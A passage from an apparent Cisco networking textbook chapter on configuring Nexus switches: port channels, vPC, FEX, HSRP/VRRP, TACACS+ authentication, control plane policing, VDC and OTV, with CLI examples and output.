811 dest-ip-port-vlan    Destination IP address, L4 port and VLAN
812 destination-ip-vlan Destination IP address and VLAN
813 destination-mac      Destination MAC address
814 destination-port     Destination L4 port
815 source-dest-ip-port  Source & Destination IP address and L4 port
816 source-dest-ip-port-vlan Source & Destination IP address, L4 port and VLAN
817 source-dest-ip-vlan Source & Destination IP address and VLAN
818 source-dest-mac      Source & Destination MAC address
819 source-dest-port     Source & Destination L4 port
820 source-ip-port       Source IP address and L4 port
821 source-ip-port-vlan Source IP address, L4 port and VLAN
822 source-ip-vlan       Source IP address and VLAN
823 source-mac           Source MAC address
824 source-port         Source L4 port
```

```
825 Nexus(config)# port-channel load-balance ethernet source-dest-ip-vlan
```

826 You must enable LACP first:

```
827 Nexus(config)# feature lacp
828 Nexus(config)# int e2/2,e2/3
```

829 Set the channel mode to on. Recall that the other end of the port channel must be set to passive or
 830 active:

```
831 Nexus(config-if-range)# channel-group 10 mode active
```

832 Enter interface configuration mode to set the IP address of the port channel:

```
833 Nexus(config)# int port-channel 10
834 Nexus(config-if)# ip address 10.10.1.1/24
```

835 The show port-channel compatibility-parameters command displays the parameters that must
 836 match for the port channel to form:

```
837 NX1# show port-channel compatibility-parameters
838 * port mode
```

839 Members must have the same port mode configured, either E,F or AUTO. If
 840 they are configured in AUTO port mode, they have to negotiate E or F mode
 841 when they come up. If a member negotiates a different mode, it will be
 842 suspended.

```
843 * speed
```

844 Members must have the same speed configured. If they are configured in AUTO

speed, they have to negotiate the same speed when they come up. If a member negotiates a different speed, it will be suspended.	845 846
* MTU	847
Members have to have the same MTU configured. This only applies to ethernet port-channel.	848 849
* MEDIUM	850
Members have to have the same medium type configured. This only applies to ethernet port-channel.	851 852
* Span mode	853
Members must have the same span mode.	854
* load interval	855
Member must have same load interval configured.	856
* sub interfaces	857
Members must not have sub-interfaces.	858
* Duplex Mode	859
Members must have same Duplex Mode configured.	860
* Ethernet Layer	861
Members must have same Ethernet Layer (switchport/no-switchport) configured.	862
* Span Port	863
Members cannot be SPAN ports.	864
* Storm Control	865
Members must have same storm-control configured.	866
* Flow Control	867
Members must have same flowctrl configured.	868
* Capabilities	869
Members must have common capabilities.	870
* Capabilities speed	871

872 Members must have common speed capabilities.
873 * Capabilities duplex
874 Members must have common speed duplex capabilities.
875 * rate mode
876 Members must have the same rate mode configured.
877 * Capabilities FabricPath
878 Members must have common fabricpath capability.
879 * Port is PVLAN host
880 Port Channel cannot be created for PVLAN host
881 * 1G port is not capable of acting as peer-link
882 Members must be 10G to become part of a vPC peer-link.
883 * EthType
884 Members must have same EthType configured.
885 * port
886 Members port VLAN info.
887 * port
888 Members port does not exist.
889 * switching port
890 Members must be switching port, Layer 2.
891 * port access VLAN
892 Members must have the same port access VLAN.
893 * port native VLAN
894 Members must have the same port native VLAN.
895 * port allowed VLAN list
896 Members must have the same port allowed VLAN list.
897 * Members should have same fex config

Members must have same FEX configuration.	898
* FEX pinning max-links not one	899
FEX pinning max-links config is not one.	900
* Multiple port-channels with same Fex-id	901
Multiple port-channels to same FEX not allowed.	902
* Pinning Params	903
Members must have the same pinning parameters.	904
* All HIF member ports not in same pinning group	905
All HIF member ports not in same pinning group	906
* Slot in host vpc mode	907
Cannot add cfged slot member to fabric po vpc.	908
* port egress queuing policy	909
10G port-channel members must have the same egress queuing policy as the port-channel.	910 911
* Port Security policy	912
Members must have the same port-security enable status as port-channel	913
* Port priority-flow-control	914
PFC config should be the same for all the members	915
* Dot1x policy	916
Members must have host mode as multi-host with no mab configuration. Dot1X cannot be enabled on members when Port Security is configured on port channel	917 918 919
* PC Queuing policy	920
Queuing policy for the PC should be same as system queuing policy	921
* Emulated switch port type policy	922
vPC ports in emulated switch complex should be L2MP capable.	923
* VFC bound to port	924
Members cannot have VFCs bound to them.	925

926 * VFC bound to port channel
 927 Port Channels that have VFCs bound to them cannot have more than one member
 928 * VFC bound to FCoE capable port channel
 929 Port Channels that have VFCs bound to them cannot have non fcoe capable
 930 member
 931 Use Figure 19-5 to configure the example.




Figure 19-5. Port channel diagram

932 Configure a port channel on NX1 and NX2 based on Figure 19-5.
 933 This is the port channel configuration:

934 NX1(config)# feature lacp

935 Use the `int port-channel` command to enter port channel interface configuration mode, and then set
 936 the IP address of the port channel:

937 NX1(config)# int port-channel 1
 938 NX1(config-if)# ip add 192.168.2.1/24
 939 NX1(config-if)# int e2/6

940 Now you need to add the interface to the channel group that you created in interface configuration
 941 mode and set the mode of the channel. One side can be set to active and passive, both sides can be set to
 942 on, or one side can be active and the other side can be active:

943 NX1(config-if)# channel-group 1 mode ?
 944 active Set channeling mode to ACTIVE
 945 on Set channeling mode to ON
 946 passive Set channeling mode to PASSIVE

947 NX1(config-if)# channel-group 1 mode active

948 NX2(config)# feature lacp
 949 NX2(config)# int port-channel 1
 950 NX2(config-if)# ip add 192.168.2.2/24
 951 NX2(config-if)# int e2/6
 952 NX2(config-if)# channel-group 1 mode passive

953 The `show port-channel` and `show interface port-channel` commands can be used to display the
 954 status of the configured port channels.

Virtual Port Channels

955

Technologies that allow a single control plane over multiple physical chassis, such as StackWise and VSS, support port channels that span devices. The Nexus series does not support this type of port channel, but it still supports a form of distributed port channels. With Nexus switches, you can configure port channels and then make them part of virtual port channels (vPCs). From the perspective of the downstream device, they have a layer 2 port channel to a single device.

To configure a vPC, you need to first create a vPC domain and then configure the peering. After that, you can add port channels as members of a vPC:

```

! Enable the feature for vPC and LACP.
Nexus1(config)# feature vpc
Nexus1(config)# feature lacp
! Create a VLAN.
Nexus1(config)#vlan 100
Nexus1(config-vlan)# exit
! Create the vPC domain.
Nexus1(config)# vpc domain 1
! Configure the peer keepalive link to the management IP of the peer switch.
Nexus1(config-vpc-domain)# peer-keepalive destination 192.168.1.2 vrf management
! Configure the vPC peer link. This link must be configured for trunking
Nexus1(config-vpc-domain)# int ethernet 1/2
Nexus1(config-if-range)# channel-group 10 mode active
Nexus1(config-if-range)# int po10
Nexus1(config-if)# vpc peer-link
Nexus1(config-if)# switchport mode trunk
! Create a data port channel and add it to the vPC
Nexus1(config-if)# int ethernet 1/1
Nexus1(config-if)# channel-group 100
Nexus1(config-if)# int po100
Nexus1(config-if)# vpc 100
Nexus1(config-if)# switchport access vlan 100

! Configure the second switch
Nexus2(config)# feature vpc
Nexus2(config)# feature lacp
Nexus2(config)#vlan 100
Nexus2(config)# vpc domain 1
Nexus2(config-vpc-domain)# peer-keepalive destination 192.168.1.1
Note:
-----:: Management VRF will be used as the default VRF ::-----
Nexus2(config-vpc-domain)# int ethernet 1/2
Nexus2(config-if-range)# channel-group 10 mode active
Nexus2(config-if-range)# int po10
Nexus2(config-if)# vpc peer-link
Nexus2(config-if)# switchport mode trunk
Nexus2(config-if)# switchport trunk allowed vlan 1,101
Nexus2(config-if)# int ethernet 3/1-2
Nexus2(config-if)# channel-group 100
Nexus2(config-if)# int po100
Nexus2(config-if)# vpc 100

```

```

1003 Nexus2(config-if)# switchport access vlan 100
1004 Nexus2(config-if)# end
1005 Nexus2# show vpc
1006 Legend:
1007          (*) - local vPC is down, forwarding via vPC peer-link
    
```

```

1008 vPC domain id           : 1
1009 Peer status              : peer adjacency formed ok
1010 vPC keep-alive status    : peer is alive
1011 Configuration consistency status : success
1012 Per-vlan consistency status : success
1013 Type-2 consistency status : success
1014 vPC role                 : secondary
1015 Number of vPCs configured : 1
1016 Peer Gateway             : Disabled
1017 Dual-active excluded VLANs : -
1018 Graceful Consistency Check : Enabled
1019 Auto-recovery status     : Disabled
1020 Delay-restore status     : Timer is off.(timeout = 30s)
1021 Delay-restore SVI status : Timer is off.(timeout = 10s)
1022 Operational Layer3 Peer-router : Disabled
1023 Virtual-peerlink mode    : Disabled
    
```

```

1024 vPC Peer-link status
1025 -----
1026 id    Port    Status Active vlans
1027 --    ---    -
1028 1     Po10   up     1,100-101
    
```

```

1029 vPC status
1030 -----
1031 Id    Port          Status Consistency Reason          Active vlans
1032 --    -
1033 100   Po100         up     success    success          100
    
```

1034 Please check "show vpc consistency-parameters vpc <vpc-num>" for the
 1035 consistency reason of down vpc and for type-2 consistency reasons for
 1036 any vpc.

```

1037 Nexus2#
    
```

1038 The vPC is a layer 2 port channel. This works well when you need to pass layer 2 traffic through Nexus,
 1039 but what about when you need the vPC to act like a layer 3 interface? If you configure each Nexus with
 1040 a switched virtual interface (SVI), you have a different IP address on each switch. If you add a First Hop
 1041 Redundancy Protocol, you can have a single virtual IP. Configuring a First Hop Redundancy Protocol using
 1042 SVIs is nearly identical to configuring it on physical interfaces:

```

1043 ! Configure Nexus1
1044 Nexus1(config)# feature interface-vlan
1045 Nexus1(config)# interface vlan 100
1046 Nexus1(config-if)# ip address 192.168.100.2/24
    
```

```

Nexus1(config-if)# hsrp 100 1047
Nexus1(config-if-hsrp)# ip 192.168.100.1 1048
Nexus1(config-if-hsrp)# priority 200 1049
Nexus1(config-if-hsrp)# preempt 1050

! Confiure Nexus2 1051
Nexus2(config)# feature interface-vlan 1052
Nexus2(config)# interface vlan 100 1053
Nexus2(config-if)# ip address 192.168.100.3/24 1054
Nexus2(config-if)# hsrp 100 1055
Nexus2(config-if-hsrp)# ip 192.168.100.1 1056

```

Port Profiles 1057

Port profiles can be used to create a set of interface configuration commands that can be used to create a network policy. Port profiles allow a policy to be set across a large number of interfaces. An interface can receive the inherited or the default configuration settings of a port profile. Let's configure the port profile: 1058
1059
1060

```

Nexus(config)# port-profile 10GB-VM-LINKS 1061
Nexus(config-port-prof)# speed 10000 1062
Nexus(config-port-prof)# duplex full 1063
Nexus(config-port-prof)# switchport mode trunk 1064
Nexus(config-port-prof)# switchport trunk allowed vlan 100,200-300 1065

```

You have created a port profile for 10 GB connections to the data center virtual machines (VMs) that allow VLANs 100 and 200–300 across a trunk. Now apply this configuration to a port: 1066
1067

```

Nexus(config)# int e2/4 1068
Nexus(config-if)# inherit port-profile ? 1069
  10GB-VM-LINKS Enter the name of the profile 1070
  WORD          Enter the name of the profile (Max Size 80) 1071

Nexus(config-if)# inherit port-profile 10GB-VM-LINKS 1072

```

Interface e2/4 now has all the features that you just set on the port profile, including speed, duplex, and trunking. Port profiles can be applied to VLANs, interfaces, and port channels. With port profiles, you can apply commands instantly with the inherit command. 1073
1074
1075

FEX 1076

Fabric Extenders (FEXs) are connected to the Nexus chassis via a physical Ethernet connection or via a port channel. A FEX is not recognized by Nexus until it has been assigned a chassis ID and is associated with at least one interface that it is connected to on Nexus. A FEX is a separate physical switch that connects to Nexus and appears logically a part of Nexus. Nexus performs all the switching because the FEX is just seen as a line card for Nexus. Older versions of the NX-OS 7000 simulator support the FEX commands. You can practice the configuration using the simulator, but you will not be able to validate since it doesn't also simulate the extender. 1077
1078
1079
1080
1081
1082
1083

First, you must enable the feature: 1084

```

Nexus(config)# feature fex 1085

```

1086 The `fex` command enters configuration mode for the FEX and specifies a chassis ID.
 1087 The `pinning max-links` command sets the number of uplinks, ranging from 1 to 4.

```
1088 Nexus(config)# fex 100
```

1089 After the `fex 100` command is used, the FEX interfaces start at Ethernet100/1/1 and can also be called
 1090 port 1 on FEX 100.

```
1091 Nexus(config-fex)# pinning max-links 2
```

1092 The `switchport mode fex-fabric` command enables the interface to support the FEX.

1093 The `fex associate` command associates the chassis ID to the FEX attached to the interface. The range
 1094 of the chassis ID is 100-199:

```
1095 Nexus(config)# int e2/2,e2/3  

  1096 Nexus(config-if-range)# switchport mode fex-fabric  

  1097 Nexus(config-if-range)# fex-associate 100  

  1098 Nexus(config-if-range)# channel-group 10
```

1099 Ports e2/2 and e2/3 are supporting FEXs and form port channel 10. After completing the FEX
 1100 configuration, it will appear as if it was a module in the chassis. In this example, we used an index of 100. You
 1101 would configure the ports on this FEX through the parent chassis as if they were in slot 100.

1102 First Hop Redundancy Protocols

1103 This section recaps the redundancy protocols from Chapter 13, but shows how to configure these on Nexus.
 1104 HSRP and VRRP are covered.

1105 HSRP

1106 The HSRP configuration is very similar to the configuration in IOS covered in Chapter 13, except that in this
 1107 case, you must enable the `feature` first and the `standby` command is not used:

```
1108 Nexus(config)# feature hsrp  

  1109 Nexus(config)# int e2/6  

  1110 Nexus(config-if)# ip address 192.168.1.2/24
```

1111 Instead of using the `standby 100` command that is used on IOS routers, the `hsrp` command is used to
 1112 activate the HSRP group number 100, and it takes you to the HSRP configuration mode:

```
1113 Nexus(config-if)# hsrp 100
```

1114 Instead of the `hsrp standby ip` command, the `ip` command is used to set the IP address of the virtual
 1115 IP address (VIP). The IP address must be on the same subnet configured on the interface running HSRP:

```
1116 Nexus(config-if-hsrp)# ip 192.168.1.1  

  1117 Nexus(config-if-hsrp)# priority 200  

  1118 Nexus(config-if-hsrp)# preempt
```

1119 The `preempt` command is used so that the switch can take over as the active router for the HSRP group,
 1120 if it has a higher priority than the current active router.

A key chain can be configured to secure HSRP:	Nexus(config)# key chain test	1121
	Nexus(config-keychain)# key 1	1122
	Nexus(config-keychain-key)# key-string test	1123
Use MD5 as the hash algorithm for the key chain test:		1124
	Nexus(config-if)# int e2/6	1125
	Nexus(config-if)# hsrp 100	1126
	Nexus(config-if-hsrp)# authentication md5 key-chain test	1127
Now configure tracking. In the event of an interface drop, you are able to shut down HSRP on the switch. The line protocol tracks whether interface e2/3 is up or down:		1128
	Nexus(config)# track 1 interface ethernet 2/3 line-protocol	1129
	Nexus(config-if)# hsrp 100	1130
	Nexus(config-if-hsrp)# track 1 decrement 20	1131
Finally, subtract 20 from the priority, which should let the other switch become the active router for HSRP.		1132
The show hsrp command is used to verify that HSRP is functioning properly. Using the ? command, you can see the different options that you can review under the show hsrp command:		1133
	Nexus(config-if-hsrp)# sh hsrp ?	1134
	*** No matching command found in current mode, matching in (exec) mode ***	1135
	<CR>	1136
	> Redirect it to a file	1137
	>> Redirect it to a file in append mode	1138
	active Groups in active state	1139
	all Include groups in disabled state	1140
	bfd-sessions BFD sessions	1141
	brief Brief output	1142
	delay Group initialisation delay	1143
	detail Detailed output	1144
	group Group number	1145
	init Groups in init state	1146
	interface Groups on this interface	1147
	internal HSRP internal information	1148
	ipv4 HSRP V4 Groups	1149
	ipv6 HSRP V6 Groups	1150
	learn Groups in learn state	1151
	listen Groups in listen state	1152
	speak Groups in speak state	1153
	standby Groups in standby state	1154
	summary Show HSRP summary	1155
	Pipe command output to filter	1156
	Nexus(config-if-hsrp)# sh hsrp	1157
	Ethernet2/6 - Group 100 (HSRP-V1) (IPv4)	1158
	Local state is Active, priority 200 (Cfged 200), may preempt	1159
	Forwarding threshold(for vPC), lower: 1 upper: 200	1160
	Hellotime 3 sec, holdtime 10 sec	1161
	Next hello sent in 1.750000 sec(s)	1162

```

Virtual IP address is 192.168.1.1 (Cfged)
Active router is local
Standby router is 192.168.1.3 , priority 100 expires in 8.252000 sec(s)
Authentication MD5, key-chain test
Virtual mac address is 0000.0c07.ac64 (Default MAC)
2 state changes, last state change 00:01:40
IP redundancy name is hsrp-Eth2/6-100 (default)
    
```

You have verified from this output that Nexus is the VIP active switch with a priority of 200, as you configured it.

VRRP

The VRRP configuration is very similar to the configuration in IOS covered in Chapter 13, except that in this case, you must enable the feature first and the `vrrp` command is not used to set the priority, address, preempt, or authentication. VRRP will be configured according to the diagram shown in Figure 19-6.

this figure will be printed in b/w




Figure 19-6. VRRP diagram

```

Nexus(config)# feature vrrp
Nexus(config)# int e2/2
Nexus(config)# ip address 192.168.1.2/24
    
```

Create the VRRP group with group number 100, as follows, which takes you to VRRP configuration mode to configure the primary address, priority, preempt, and authentication:

AU3

```

Nexus(config-if)# vrrp 100
    
```

Now you set the primary address, priority, and authentication for the VRRP group. The IP address must be on the same subnet as configured on the interface running VRRP. As seen next, the address command is used to set the IP address of the VIP:

```

Nexus(config-if-vrrp)# address 192.168.1.1
Nexus(config-if-vrrp)# priority 100
Nexus(config-if-vrrp)# preempt
    
```

```
Nexus(config-if-vrrp)# authentication ?                               1165
    text Set the authentication password (8 char max)                 1166
```

```
Nexus(config-if-vrrp)# authentication text test                       1167
```

Authentication can be set using the authentication command, but it is not encrypted and is in plaintext. 1168
The corresponding switch is configured with the following commands: 1169

```
NX1(config)# feature vrrp                                           1170
NX1(config)# int e2/2                                               1171
NX1(config-if)# ip address 192.168.1.3/24                           1172
NX1(config-if)# vrrp 100                                           1173
NX1(config-if-vrrp)# address 192.168.1.1                           1174
NX1(config-if-vrrp)# priority 110                                   1175
NX1(config-if-vrrp)# preempt                                       1176
NX1(config-if-vrrp)# authentication text test                       1177
```

The show vrrp command can be used to verify that VRRP is working properly: 1178

```
Nexus(config-if-vrrp)# sh vrrp detail                               1179
```

```
Ethernet2/2 - Group 100 (IPv4)                                     1180
  State is Backup                                                  1181
  Virtual IP address is 192.168.1.1                                1182
  Priority 100, Configured 100                                     1183
  Forwarding threshold(for VPC), lower: 1 upper: 100             1184
  Advertisement interval 1                                        1185
  Preemption enabled                                              1186
  Authentication text "test"                                       1187
  Virtual MAC address is 0000.5e00.0164                            1188
  Master router is 192.168.1.3                                     1189
```

You can see that by using the show vrrp detail command, you get detailed information; but if you 1190
want to limit the output, simply use the show vrrp command on Nexus and NX1, as shown next. You see 1191
from this output that NX1 is the master due to the higher priority: 1192

```
Nexus(config-if-vrrp)# sh vrrp                                     1193
  Interface VR IpVersion Pri   Time Pre State   VR IP addr  1194
-----
  Ethernet2/2 100  IPV4   100   1 s Y  Backup 192.168.1.1 1195
  1196
```

```
NX1(config-if-vrrp)# sh vrrp                                     1197
  Interface VR IpVersion Pri   Time Pre State   VR IP addr  1198
-----
  Ethernet2/2 100  IPV4   110   1 s Y  Master 192.168.1.1 1199
  1200
```

Nexus Security 1201

Many of the security features on the Nexus series switches are functionally the same as on IOS-XE devices, but 1202
with minor syntax differences. This section focuses mostly on device access and control plane protection. 1203

1204 Local User Accounts

1205 Creation of user accounts is like IOS-XE. A few differences are the use of roles instead of only using privilege
 1206 levels. You may also notice that you can easily bind certificate authentication and account expiration to a
 1207 local user on a Nexus device:

```
1208 Nexus(config)# username admin ?
1209 <CR>
1210 expire      Expiry date for this user account(in YYYY-MM-DD format)
1211 keypair     Generate SSH User Keys
1212 password    Password for the user
1213 role        Role which the user is to be assigned to
1214 shelltype   Choose shell type for login
1215 ssh-cert-dn Update cert dn
1216 sshkey      Update ssh key for the user for ssh authentication
```

1217 The network-admin user role is a superuser; it has full read and write access to the switch. The network-
 1218 operator user role has only read access to the switch. You can see the default roles in Nexus priv-0 to priv-
 1219 15. There are also roles for administering settings specific to VDCs:

```
1220 Nexus(config)# username admin role ?
1221 dev-ops      User role
1222 network-admin System configured role
1223 network-operator System configured role
1224 priv-0      Privilege role
1225 priv-1      Privilege role
1226 priv-10     Privilege role
1227 priv-11     Privilege role
1228 priv-12     Privilege role
1229 priv-13     Privilege role
1230 priv-14     Privilege role
1231 priv-15     Privilege role
1232 priv-2      Privilege role
1233 priv-3      Privilege role
1234 priv-4      Privilege role
1235 priv-5      Privilege role
1236 priv-6      Privilege role
1237 priv-7      Privilege role
1238 priv-8      Privilege role
1239 priv-9      Privilege role
1240 vdc-admin   System configured role
1241 vdc-operator System configured role
```

```
1242 Nexus(config)# username admin role network-admin ?
1243 <CR>
1244 expire      Expiry date for this user account(in YYYY-MM-DD format)
1245 password    Password for the user
```

TACACS+

1246

Local accounts work for small networks, but enterprise networks require centralization of authentication, authorization, and accounting (AAA). Just as with IOS-XE, Nexus supports TACACS+ for device administration. In this section, we show an example configuration to use ISE for AAA services.

1247

1248

1249

A first step is to create the device in ISE. After we pre-stage the device in ISE, we will configure the device.

1250

Network Devices List > [New Network Device](#)

Network Devices

* Name
 Description

IP Address /

* Device Profile
 Model Name
 Software Version

* Network Device Group

Location
 IPSEC
 Device Type

▶ RADIUS Authentication Settings

▼ TACACS Authentication Settings

Shared Secret
 Enable Single Connect Mode
 Legacy Cisco Device
 TACACS Draft Compliance Single Connect Support

▶ SNMP Settings

▶ Advanced TrustSec Settings

this figure will be printed in b/w

AU4

AU2

Figure 19-7. ISE add device

```
Nexus(config)# feature tacacs+
Nexus(config)# tacacs-server host 172.20.1.25 key Apress
! Optionally, we could have configure the key globally
! tacacs-server key key-val
Nexus(config)# aaa group server tacacs+ AAA
! In our example, we are using the Management VRF to get to ISE
```

1251

1252

1253

1254

1255

1256

```

1257 Nexus(config-tacacs+)# use-vrf Management
1258 Nexus(config-tacacs+)# source-interface mgmt 0
1259 Nexus(config-tacacs+)# server 172.20.1.25
1260 Nexus(config-tacacs+)# exit
1261 Nexus(config)# ip tacacs source-interface mgmt 0
1262 Nexus(config)# aaa authentication login ?
1263     ascii-authentication  Enable ascii authentication
1264     chap                  CHAP authentication for login
1265     console               Configure console methods
1266     default               Configure default methods
1267     error-enable          Enable display of error message on login failures
1268     invalid-username-log  Enable invalid username log
1269     mschap                MSCHAP authentication for login
1270     mschapv2             MSCHAP V2 authentication for login
1271 Nexus(config)# aaa authentication login default group AAA

1272 Nexus(config)# aaa authorization commands default group AAA local
1273 Nexus(config)# aaa authorization config-commands default group AAA local
1274 Nexus(config)# aaa accounting default group AAA

```

1275 ISE has been pre-staged with a policy set allowing full access. Now we can test authentication and
 1276 authorization. If we change the ISE results, we would restrict the access of the remote_user:

```

1277 Site1Stub#ssh -l admin -vrf Management 172.20.1.52
1278 *Aug 12 03:48:12.105: Received disconnect from 172.20.1.52: 2: Too many authentication
1279 failures
1280 Site1Stub#ssh -l remote_user -vrf Management 172.20.1.52
1281 User Access Verification

```

1282 Password:

```

1283 Cisco NX-OS Software
1284 Copyright (c) 2002-2018, Cisco Systems, Inc. All rights reserved.
1285 Nexus 9000v software ("Nexus 9000v Software") and related documentation,
1286 files or other reference materials ("Documentation") are
1287 the proprietary property and confidential information of Cisco
1288 Systems, Inc. ("Cisco") and are protected, without limitation,
1289 pursuant to United States and International copyright and trademark
1290 laws in the applicable jurisdiction which provide civil and criminal
1291 penalties for copying or distribution without Cisco's authorization.

```

```

1292 Any use or disclosure, in whole or in part, of the Nexus 9000v Software
1293 or Documentation to any third party for any purposes is expressly
1294 prohibited except as otherwise authorized by Cisco in writing.
1295 The copyrights to certain works contained herein are owned by other
1296 third parties and are used and distributed under license. Some parts
1297 of this software may be covered under the GNU Public License or the
1298 GNU Lesser General Public License. A copy of each such license is
1299 available at
1300 http://www.gnu.org/licenses/gpl.html and
1301 http://www.gnu.org/licenses/lgpl.html

```

```

*****
* Nexus 9000v is strictly limited to use for evaluation, demonstration *
* and NX-OS education. Any use or disclosure, in whole or in part of *
* the Nexus 9000v Software or Documentation to any third party for any *
* purposes is expressly prohibited except as otherwise authorized by *
* Cisco in writing. *
*****
Nexus#
Nexus# show privilege
User name: remote_user
Current privilege level: 15
Feature privilege: Disabled
Nexus# conf t
Enter configuration commands, one per line. End with CNTL/Z.
Nexus(config)# int vlan 100
Nexus(config-if)#

```

Details	Identity	Type	Authentication Policy	Authentication Policy	Network Device Name	Network Device IP	Source Address	Matched Command Set	Start Profile
	remote_user	Authentication	Default == Success	Default == Success	Nexus	192.28.1.82	192.28.1.81	None	
	remote_user	Authentication	Default == Success	Default == Success	Nexus	192.28.1.82	192.28.1.81	None	
	remote_user	Authentication	Default == Success	Default == Success	Nexus	192.28.1.82	192.28.1.81	None	
	remote_user	Authentication	Default == Success	Default == Success	Nexus	192.28.1.82	192.28.1.81	None	Pre-IL_TACACS
	remote_user	Authentication	Default == Success	Default == Success	Nexus	192.28.1.82	192.28.1.81	None	

Figure 19-8. ISE TACACS Live Logs

Control Plane Policing

Control plane policing on Nexus doesn't differ from IOS-XE, except the system will log messages when you don't have control plane protection in place.

Control plane policing uses class-maps to categorize traffic. You can match either access lists or protocols. Protocol matching uses NBAR to determine the protocol. In this example, we create an access list to identify the permitted traffic and then associate it with a policy-map. The policy-map is associated with the control plane.

Notice that we are setting the type to control plane and we are matching all. Match-all means that all the match statements in a class-map must be true. Match-any means it will match if any are true.

Please note that this ACL does not contain all the permitted protocols of a typical production switch. It is for example purposes only:

```

Nexus(config)# ip access-list COPP_ACL
Nexus(config-acl)# permit tcp 10.10.10.15/0 any eq bgp
Nexus(config-acl)# permit pim any any
Nexus(config-acl)# permit tcp 10.10.10.0/8 any eq 22
Nexus(config)# class-map type control-plane match-all CP_PERMIT
Nexus(config-cmap)# match access-group name COPP_ACL
Nexus(config-acl)# ip access-list COPP_DENY
Nexus(config-acl)# permit ip 192.168.0.0/16 any
Nexus(config-acl)# exit
Nexus(config)# class-map type control-plane match-all CP_DENY
Nexus(config-cmap)# match access-group name COPP_DENY
Nexus(config-cmap)#
Nexus(config)# policy-map type control-plane COPP_POLICY

```

```

1342 Nexus(config-pmap)# class CP_PERMIT
1343 Nexus(config-pmap-c)# police 10000 pps
1344 Nexus(config-pmap-c)# class CP_DENY
1345 Nexus(config-pmap-c)# police 0 pps
1346 Nexus(config-pmap-c)# control-plane
1347 Nexus(config-cp)# service-policy input COPP_POLICY
1348 This operation can cause disruption of control traffic. Proceed (y/n)? [no] yes

```

1349 Network Virtualization

1350 This section focuses on network virtualization features in NX-OS. Virtualization takes a few different
 1351 forms. Making a single physical device appear as if it is many devices is one type of virtualization. Network
 1352 virtualization to make addresses portable and create a ubiquitous environment is another form.

1353 Virtual Device Context (VDC)

1354 The Nexus 7000 series switches support a feature called virtual device context (VDC), which allows a switch
 1355 to be partitioned into multiple logical switches. This is good for purposes such as having a storage switch
 1356 and a data switch. It is also useful for segregating customers or creating a virtual data center boundary.

```

1357 Switch1(config)# vdc ?
1358 <WORD>          Create a new vdc
1359 Switch1         VDC number 1
1360 combined-hostname The hostname of non-default vdc's will be <default vdc
1361                 name>-<nondefault vdc name>
1362 resource        Configure resource template

```

1363 VDCs are defined using the `vdc` command and the name of the new VDC. Once in VDC configuration
 1364 mode, you need to assign interfaces to the VDC instance. You can also limit resources per VDC with the
 1365 `limit-resource` command.

```
1366 Switch1(config-vdc)# allocate interface ethernet slot/port - last-port
```

1367 To configure the newly created VDC, switch to the context of the VDC with the `switchto` command:
 1368 `Switch1# switchto vdc vdc-name`

1369 After switching to the VDC, configure it like it is a new out-of-the-box Nexus. Once it is configured with
 1370 a management address, you can SSH to it like any other physical device. You will probably forget that it is a
 1371 virtual context until someone asks you where it is racked.

1372 Overlay Transport Virtualization

1373 Overlay Transport Virtualization (OTV) is a protocol that is designed to allow data centers to span VLANs
 1374 over wide area networks (WANs). It is safer than some protocols due to the way it handles spanning tree and
 1375 loop prevention. OTV networks have edge devices. If there is more than one edge device in a data center, the
 1376 protocol will use a mechanism to ensure that loops are not created through the two edges.

1377 Key elements of OTV are the join interface, overlay interface, site VLAN, and extended VLANs. The join
 1378 interface faces the WAN. The overlay is built over the join interface. You can choose to configure OTV using
 1379 either unicast or multicast to build the overlay. Multicast is important when joining more than two sites and

should be used whenever possible. The site VLAN is used to form adjacencies with other OTV edge devices. This is part of the loop prevention mechanism. The extended VLANs are the actual VLANs that you want to share between sites. By design, you cannot extend the site VLAN, so your network should be designed to include a VLAN that will not be extended.

The following example shows OTV between two sites using multicast routing. In this example, unicast and multicast routing is already configured on the ISP router.




Figure 19-9. OTV topology

```

NexusSite1# conf t
Enter configuration commands, one per line. End with CNTL/Z.
! Enable the OTV feature
! Otherwise commands wont be there
NexusSite1(config)# feature otv
! Create some VLANs to use in this example
NexusSite1(config)# vlan 10,20,30
NexusSite1(config-vlan)# exit
NexusSite1(config)# int eth 2/1
! Enable IGMPv3 and PIM on the join interface
NexusSite1(config-if)# ip igmp version 3
NexusSite1(config-if)# int overlay 1
NexusSite1(config-if-overlay)# desc Overlay to Site 2
! Configure multicast groups for data and control
NexusSite1(config-if-overlay)# otv control-group 239.1.1.1
NexusSite1(config-if-overlay)# otv data-group 232.1.1.0/28
! Set the join interface
NexusSite1(config-if-overlay)# otv join-interface eth2/1
OTV needs join interfaces to be configured for IGMP version 3
! Extend VLANs 20 and 30. We will not extend VLAN 10
NexusSite1(config-if-overlay)# otv extend-vlan 20,30
NexusSite1(config-if-overlay)# no shut

```

```

1408 ! Configure the site VLAN and site identifier
1409 NexusSite1(config-if-overlay)# otv site-vlan 10
1410 NexusSite1(config-site-vlan)# otv site-identifier ?
1411 *** No matching command found in current mode, matching in (config) mode ***
1412 <0x1-0xffffffff> Site ID in hex
1413 E.E.E Site ID in MAC address format (Option 1)
1414 EE-EE-EE-EE-EE-EE Site ID in MAC address format (Option 2)
1415 EE:EE:EE:EE:EE:EE Site ID in MAC address format (Option 3)
1416 EEEE.EEEE.EEEE Site ID in MAC address format (Option 4)
1417 NexusSite1(config-site-vlan)# otv site-identifier 0x1
1418 % Site Identifier mismatch between edge devices within the same site will preven
1419 t OTV local site adjacencies from coming up

```

1420 Now that we have configured one side, we need to set up the other side. Everything will be identical in
 1421 this example except the site identifier:

```

1422 Site20TV(config)# feature otv
1423 Site20TV(config)# vlan 10,20,30
1424 Site20TV(config-vlan)# int eth2/1
1425 Site20TV(config-if)# ip igmp ver 3
1426 Site20TV(config-if)# int overlay 1
1427 Site20TV(config-if-overlay)# desc Overlay to Site 1
